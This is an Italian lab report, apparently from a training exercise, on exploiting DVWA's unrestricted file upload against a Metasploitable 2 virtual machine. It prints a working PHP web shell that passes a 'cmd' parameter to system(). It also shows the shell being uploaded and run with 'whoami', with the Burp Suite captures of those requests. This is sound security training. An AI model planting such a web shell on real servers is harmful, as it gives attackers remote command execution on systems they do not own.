REPORT

1. INTRODUZIONE


LO SCOPO DI QUESTO LABORATORIO È ANALIZZARE E SFRUTTARE UNA VULNERABILITÀ DI **FILE UPLOAD** PRESENTE NELLA **DVWA (DAMN VULNERABLE WEB APPLICATION)**, AL FINE DI OTTENERE L'ESECUZIONE REMOTA DI COMANDI SULLA MACCHINA BERSAGLIO, IN QUESTO CASO LA METASPLOITABLE.

2. AMBIENTE DI LABORATORIO

MACCHINE UTILIZZATE:
- KALI LINUX (ATTACCANTE)
- METASPLOITABLE 2 (BERSAGLIO)

LE MACCHINE SONO STATE CONFIGURATE SULLA STESSA RETE VIRTUALE PER CONSENTIRE LA COMUNICAZIONE.

PER VERIFICARE LA CONNETTIVITÀ ABBIAMO UTILIZZATO IL COMANDO: PING CON L'INDIRIZZO IP DELLA METASPLOITABLE:




https://www.google.com/search?q=HTTP+Proxy%3A+127.0.0.1+Port%3A+8080&oq=HTTP+Proxy%3A+127.0.0.1+Port%3A+8080&gs_lcrp=Eg...

http://example.com/

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=11.0 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=1.77 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=3.52 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=3.44 ms
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=2.03 ms
64 bytes from 192.168.50.101: icmp_seq=6 ttl=64 time=3.04 ms
64 bytes from 192.168.50.101: icmp_seq=7 ttl=64 time=1.83 ms
64 bytes from 192.168.50.101: icmp_seq=8 ttl=64 time=2.80 ms
64 bytes from 192.168.50.101: icmp_seq=9 ttl=64 time=3.03 ms
64 bytes from 192.168.50.101: icmp_seq=10 ttl=64 time=1.42 ms
64 bytes from 192.168.50.101: icmp_seq=11 ttl=64 time=2.36 ms
64 bytes from 192.168.50.101: icmp_seq=12 ttl=64 time=21.2 ms
64 bytes from 192.168.50.101: icmp_seq=13 ttl=64 time=1.99 ms
```

3. PREPARAZIONE DVWA

L'ACCESSO ALLA DVWA È AVVENUTO TRAMITE BROWSER DALLA MACCHINA KALI. IL LIVELLO DI SICUREZZA È STATO IMPOSTATO SU LOW PER CONSENTIRE LO SFRUTTAMENTO DELLE VULNERABILITÀ.



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low ▾ Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web appli

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]


[Simulate attack] - [View IDS log]

4. SFRUTTAMENTO FILE UPLOAD

È STATA CARICATA CON SUCCESSO UNA SHELL PHP:

```
<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

ATTRAVERSO IL MODULO DI UPLOAD VULNERABILE, SENZA ALCUN CONTROLLO SULL'ESTENSIONE DEL FILE, COME POSSIAMO VEDERE DAL SEGUENTE SCREEN:



Vulnerability: File Upload

Choose an image to upload:
Browse... shell.php

Upload

```
../../hackable/uploads/shell.php succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Username: admin

5. ESECUZIONE COMANDI REMOTI


ACCEDENDO ALLA SHELL CARICATA È STATO POSSIBILE ESEGUIRE COMANDI DI SISTEMA DA REMOTO, DIMOSTRANDO UNA REMOTE COMMAND EXECUTION.

6. ANALISI CON BURPSUITE

BURPSUITE È STATO UTILIZZATO PER INTERCETTARE E ANALIZZARE LE RICHIESTE HTTP DURANTE L'UPLOAD E L'ESECUZIONE DELLA SHELL.

DURANTE L’ANALISI BURPSUITE HA INTERCETTATO UNA RICHIESTA HTTP DI TIPO POST;

È STATA INOLTRE INTERCETTATA LA RICHIESTA GET VERSO LA SHELL CARICATA CHE DIMOSTRA L’ESECUZIONE DEI COMANDI DIRETTAMENTE DAL SERVER.




Time	Type	Direction	Method	URL
09:19:151...	HTTP	→ Request	GET	https://www.google.com/search?q=HTTP+Proxy%3A+127.0.0.1+Port%3A+8080&oq=HTTP+Proxy%3A+127.0.0.1+Port%3A
09:25:44 ...	HTTP	→ Request	GET	http://example.com/
09:26:471...	HTTP	→ Request	GET	http://example.com/
09:27:011...	HTTP	→ Request	GET	http://example.com/
09:28:031...	HTTP	→ Request	POST	http://192.168.50.101/dvwa/vulnerabilities/upload/
09:31:001...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=whoami
09:43:20 ...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:43:211...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:43:221...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:43:221...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:43:381...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:45:09 ...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:45:09 ...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:45:09 ...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:45:101...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:45:101...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:45:111...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:45:211...	HTTP	→ Request	GET	http://detectportal.firefox.com/success.txt?ipv6
09:45:211...	HTTP	→ Request	GET	http://detectportal.firefox.com/success.txt?ipv4

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----geckoformboundarye597032ead9d5baa122d5c4bad971041
Content-Length: 523
Origin: http://192.168.50.101
Connection: keep-alive
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=6b358c45d4369b5cd89f9ac336a8171c
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundarye597032ead9d5baa122d5c4bad971041
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
```



Time	Type	Direction	Method	URL
09:19:15 1...	HTTP	→ Request	GET	https://www.google.com/search?q=HTTP+Proxy%3A+127.0.0.1+Port%3A+8080&oq=H
09:25:44 ...	HTTP	→ Request	GET	http://example.com/
09:26:47 1...	HTTP	→ Request	GET	http://example.com/
09:27:01 1...	HTTP	→ Request	GET	http://example.com/
09:28:03 1...	HTTP	→ Request	POST	http://192.168.50.101/dvwa/vulnerabilities/upload/
09:31:00 1...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=whoami
09:43:20 ...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:43:21 1...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:43:22 1...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:43:22 1...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:43:38 1...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:45:09 ...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:45:09 ...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:45:09 ...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:45:10 1...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:45:10 1...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:45:11 1...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/security.php
09:45:21 1...	HTTP	→ Request	GET	http://detectportal.firefox.com/success.txt?ipv6
09:45:21 1...	HTTP	→ Request	GET	http://detectportal.firefox.com/success.txt?ipv4


Request

```
GET /dvwa/hackable/uploads/shell.php?cmd=whoami HTTP/1.1
Host: 192.168.50.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: security=low; PHPSESSID=6b358c45d4369b5cd89f9ac336a8171c
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```

7. CONCLUSIONI

QUESTO ESERCIZIO HA DIMOSTRATO COME UNA VULNERABILITÀ DI FILE UPLOAD POSSA COMPROMETTERE COMPLETAMENTE UN SISTEMA SE NON ADEGUATAMENTE PROTETTO.



Time	Type	Direction	Method	URL
09:19:151...	HTTP	→ Request	GET	https://www.google.com/search?q=HTTP+Proxy%3A+127.0.0.1+Port%3A+8080&oc